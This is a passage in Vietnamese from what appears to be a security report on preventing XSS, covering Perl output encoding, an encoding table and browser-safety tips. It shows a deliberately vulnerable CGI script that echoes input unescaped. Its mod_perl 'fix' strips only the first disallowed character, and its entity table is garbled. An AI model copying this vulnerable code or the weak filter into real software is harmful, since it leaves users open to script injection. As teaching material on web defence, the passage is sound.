Một trong những cách hay sử dụng là mã hoá các kí tự đặc biệt trước khi in ra website, nhất là những gì có thể gây nguy hiểm cho người sử dụng. Trong trường hợp này thẻ script sẽ được đổi thành script. Như vậy nó sẽ vẫn được in ra màn hình mà không hề gây nguy hiểm cho người sử dụng.

Ví dụ: script search.cgi với mã nguồn:

```
use CGI;  
  
my $cgi = CGI->new();  
  
my $query = $cgi->param('query');  
  
print $cgi->header();  
  
print "You entered $query";
```

Đây là một script có lỗi bởi vì nó in trực tiếp dữ liệu được nhập vào. Khi in ra, nó sẽ in ra dưới dạng đoạn mã HTML, như thế nó không chỉ không in ra chính xác những dữ liệu vào một cách trực quan mà còn có tiềm ẩn lỗi XSS.

Để giải quyết vấn đề này cần phải mã hoá các kí tự đặc biệt của HTML với hàm `HTML::Entities::encode()`. Như vậy có thể có một mã nguồn hoàn hảo hơn:

```
#!/usr/bin/perl  
  
use CGI;  
  
use HTML::Entities;  
  
my $cgi = CGI->new();  
  
my $text = $cgi->param('text');  
  
print $cgi->header();
```

```
print "You entered ", HTML::Entities::encode($text);
```

Phương pháp này có thể áp dụng đối với các ngôn ngữ Web Application khác (ASP, PHP...). Để kiểm tra việc lọc và mã hóa dữ liệu trước khi in ra, có thể dùng một chương trình được viết bằng ngôn ngữ PHP, đặc biệt nó được thiết kế để phòng chống các lỗi XSS. Có thể lấy mã nguồn chương trình từ <http://www.mricon.co.../phpfilter.html>. Lọc và mã hóa các dữ liệu vẫn là cách tốt nhất để chống XSS nhưng nếu đang sử dụng mod_perl trên Apache Server thì có thể dùng ngay module Apache::TaintRequest. Khi đó mã nguồn chương trình sẽ có dạng:

```
use Apache::TaintRequest;

my $apr = Apache::TaintRequest->new(Apache->request);

my $text = $apr->param('text');

$r->content_type("text/html");

$r->send_http_header;

$text =~ s/[^\wA-Za-z0-9 ]//;

$r->print("You entered ", $text);
```

3.3.2.2. Output encoding

Mục đích của việc mã hóa đầu ra (vì nó liên quan Cross Site Scripting) là chuyển đổi đầu vào không tin cậy vào một hình thức an toàn, nơi đầu vào sẽ được hiển thị như dữ liệu cho người sử dụng mà không thực hiện được như đang trong trình duyệt.

Bảng 3.4: Danh sách các phương pháp mã hóa đầu ra quan trọng cần thiết để ngăn chặn Cross Site Scripting.

Loại mã hóa	Cơ chế mã hóa
HTML Entity Encoding	Convert&to& Convert<to< Convert>to>Convert"to " Convert'to' Convert / to /

HTML Attribute Encoding	Ngoại trừ cho các ký tự chữ và số, còn lại sẽ loại bỏ các định dạng HTML &#xHH, khoảng trắng.
URL Encoding	Mã hóa theo tiêu chuẩn %, có thể tham khảo tại http://www.w3schools.com/tags/ref_urlencode.asp
JavaScript Encoding	Ngoại trừ các ký tự chữ và số, còn lại sẽ loại bỏ các định dạng \uxxx của mã unicode
CSS Hex Encoding	CSS hỗ trợ loại bỏ các ký tự có dạng \XX và \XXXXXX

3.3.3. Bảo mật trình duyệt web

- Lựa chọn trình duyệt:

Lựa chọn trình duyệt có lẽ là điều quan trọng nhất để bảo vệ trực tuyến, có thể người dùng thường chỉ quan tâm đến loại trình duyệt có tốc độ xử lý nhanh, giao diện thân thiện nhưng lại không để mắt tới tính bảo mật của chúng. Khi sử dụng trình duyệt để lướt Web cần phải quan tâm hơn đến yếu tố bảo mật vì ít ra nó cũng bảo vệ được bạn tránh các cuộc tấn công trên mạng. Hiện nay có một số loại trình duyệt có tính bảo mật tương đối cao và luôn update các bản vá lỗi để nâng cao khả năng bảo mật như: Firefox, Chrome, Opera, Safari, Netscape.

- Thêm nhiều tính năng bảo mật vào trình duyệt:

Có nhiều chương trình và công cụ có sẵn để giúp trình duyệt bạn tự bảo vệ mình, tránh các trang Web lừa đảo, vô hiệu hóa một số tính năng không tốt, bảo vệ mật khẩu rơi vào tay kẻ xấu,... có thể kể đến như: NoScript1 (Firefox), SafeHistory2 (Firefox), SafeCache3(Firefox), Netcraft Anti-Phishing Toolbar4 (Firefox/Internet Explorer), eBay Toolbar5(Internet Explorer) và Google Toolbar6(Firefox/Internet Explorer).

- Vô hiệu hóa một số tính năng không cần thiết:

Đơn giản chỉ cần bỏ một số tính năng không cần thiết sẽ làm cho trình duyệt của bạn an toàn hơn. JavaScript, Java, Active X, JScript, VBScript, Flash và QuickTime tất cả chúng đều có khả năng gây nguy hiểm.

- Không nên nhấp vào các liên kết không rõ ràng trong E-mail:

Khi vào một trang web mới cần phải cẩn nhắc khi click vào các link, và với email cần phải kiểm tra các link hay những hình ảnh quảng cáo thật kỹ. Sẽ an toàn hơn khi có sự cảnh giác cao hơn.

- Sử dụng máy ảo:

Một giải pháp mới được đưa ra là sẽ chạy trình duyệt trong môi trường đã được ảo hóa, được an toàn. Hiện nay có một số công nghệ ảo hóa của VMWare và Microsoft giúp có một môi trường chạy thử nghiệm thật an toàn.

- Bảo vệ Web Mail:

Hàng trăm triệu người sử dụng Web Mail với nhiều cách khác nhau, quan trọng hơn là bạn phải bảo mật tài khoản của riêng bạn. Nhiều người có tài khoản trực tuyến quan trọng gắn với một địa chỉ Web mail duy nhất. Nếu chẳng may một ai đó được quyền truy cập vào tài khoản e-mail của bạn, tất cả các tài khoản liên quan khác có thể bị tổn hại. Điều tốt nên thay đổi mật khẩu theo một khoảng thời gian nào đó và không sử dụng mật khẩu quá đơn giản.

- Cẩn thận với độ dài chuỗi URL:

Khi duyệt Web hay sử dụng bất kỳ dịch vụ nào liên quan đến Web, hãy để ý rằng thỉnh thoảng bạn sẽ nhận được các liên kết URLs có độ dài bất thường và bên trong đó có chứa các ký tự đặc biệt như: %, ', @, #, \$, &, (, ... lúc đó bạn cần thật sự cẩn trọng khi nhấp vào các liên kết đó, vì khả năng nhiễm mã độc từ các liên kết như thế là rất cao.

